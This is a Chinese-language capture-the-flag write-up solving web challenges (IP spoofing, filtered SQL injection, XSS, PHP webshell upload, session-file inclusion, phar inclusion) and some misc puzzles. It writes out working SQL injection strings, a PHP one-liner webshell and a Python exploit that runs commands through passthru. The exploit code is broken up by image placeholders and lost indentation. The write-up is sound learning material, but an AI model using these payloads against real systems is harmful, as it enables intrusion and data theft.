
# Web


## 签到

查看源码，发现main.js




发现一个密码，很明显是base64,解码得flag





## Where\_are\_you\_from\_level\_1

提示只有本地访问才可以得到flag



可以伪造ip，伪造ip的方法有XFF，x-client-ip……

Client-Ip: 127.0.0.1

X-Forwarded-For: 127.0.0.1

Host: 127.0.0.1

Referer: [www.google.com](http://www.google.com)

用burp修改一下，得到flag






## Where\_are\_you\_from\_level\_2

client-ip注入，而且是加了过滤的注入，过滤是直接把关键字给替换成空，而且也没有循环匹配，所以我们可以用双写来绕过过滤。

client-ip: 127.0.0.1',database())#

得到了数据库的名字是demo2




client-ip: 127.0.0.1',(selselectect/\*\*/group\_concat(table\_name)/\*\*/frfromom/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_schema='demo2'))#

然后拿到表名flaaag,ip\_records



client-ip: 127.0.0.1',(selselectect/\*\*/group\_concat(column\_name)/\*\*/frfromom/\*\*/information\_schema.columns/\*\*/where/\*\*/table\_name='flaaag'))#

然后现在注出来字段名id,fl4g




client-ip: 127.0.0.1',(selselectect/\*\*/fl4g/\*\*/frfromom/\*\*/flaaag))#

然后，就可以拿到flag了



## Web\_xss

就一个留言的位置，提示XSS，很明显要打到管理员cookie




利用xss平台的payload输入留言，得到flag




## Web\_upload

提示只允许上传GIF





上传php一句话木马，用burp修改content-type为image/gif，得到上传路径





用工具连shell，拿flag


## Web\_ser

反序列化一个数组




post传入：data=a:2:{s:4:"user";s:5:"admin";s:4:"pass";s:11:"nicaicaikan";}

拿到flag




## Urlencode

用御剑或者其他工具扫目录，发现备份文件index.phps




构造双写url编码，得到flag

[/index.php?id=%2561dmin](http://111.198.29.45:37935/index.php?id=%2561dmin)



## 独角兽商店

点击进去之后是一个购买独角兽的界面，有四种类型的独角兽，前三种的价格比较便宜，最后的独角兽价格比较贵。我们先尝试购买前三种独角兽，都操作失败，并且金额只能是一个字符，猜测只要购买了第四只独角兽，就能获取flag，于是我们需要找到一个字符比1337大的数字也就是utf-8编码的转换安全问题




接着我们在这个网站搜索大于 thousand 的单个字符，就可以购买第四只独角兽了:https://www.compart.com/en/unicode/




可以看到它代表的数值是10000

它的utf-8编码是0xE1 0x8D 0xBC

我们将0x换成%，得到%E1%8D%BC，输入就可以购买flag了



最后base64再解码一次



## Safe\_include

exp:

```python

#!/usr/bin/env python

# coding: utf-8

from time import sleep

import requests

url = 'http://127.0.0.1:8080'

s = requests.session()

def execute(cmd):

params = {

'file': '<?php passthru($\_POST["cmd"]); ?>'

}

r = s.get(url, params=params)

params['file'] = '/tmp/sess\_' + r.cookies['PHPSESSID']


r = s.post(url, params=params, data={'cmd': cmd})

return r.text


print execute('cat /flag')

## PHPBestLanguage

审计要传入$ac和$fn两个参数，且包含的文件名即为去除空格后$fn的值，要输出flag，还要满足传入的$ac的值与包含的文件中内容相等，想到利用php://input伪协议。



构造得到flag



## Gallery

随便上传一个文件抓包发现cookie里有个hint

hint=cGxlYXNlIHJlYWQgcmVjZW50IHBhcGVycyBhYm91dCBwaGFy

#base64解码得到

please read recent papers about phar


既然是phar那可能是远程文件包含了，可是我没有办法知道上传文件的路径，然后扫了一遍目录发现有两个可以正常访问的路径



然后我在/index.php/login/页面看了一下，发现在这个页面上传文件之后可以查看图像，从而知道路径，如下

<http://49.4.68.67:86/?act=get&pic=/var/www/html/sandbox/b1fde77fa365ca152d1639208fc19d3c/4a47a0db6e60853dedfcfdf08a5ca249.png>

这里上传图片文件，而且提示我们可以用phar协议(当然zip伪协议，php协议等在做这类题时也是常用的)。然后我们现在写一个php的马，然后压缩成zip，在改为.png的后缀，上传之后访问该图片，利用phar协议包含一句话木马，这里。。。直接访问马就出现了加密过的flag，然后解密



在base64解码得到flag

## Easy\_web

<http://www.bubuko.com/infodetail-3633612.html>

## Easy\_tool

很简单

## Easy\_sql


联合注入即可

-1' union select (select group\_concat(flag) from flag),2,3,4 #

# Misc

## Darkness

神器打开



## Eyes and ears

解压得到music.zip和pic.jpg图片，其中zip压缩包为真加密，查看图片下方发现盲文，使用盲文对照表翻译为明文为：KMDONOWG => kmdonowg

> 使用此密码解压zip压缩包得到音频文件，使用音频分析工具打开此音频，从波形图可看到宽度不一致且有固定间隔，此为莫斯密码

## Flashbang

1. 解压压缩包，发现时一个key.exe,双击运行打不开

2. 用txt打开，发现时用base64编码的一张图片，然后用对应的base64转换图片工具转换成图片，在这之前需要将开头的部分去掉，然后将剩下的部分放入工具中

3. 然后打开生成的temp.png图片

4. 用winhex查看这个图片，修改图片的长高

5. 再去查看图片，得到flag

## Force

Zip暴力破解，没啥说的

## H0ngy3的二维码

这是张gif，最后一帧是一个需要拼接的二维码，修不上扫码

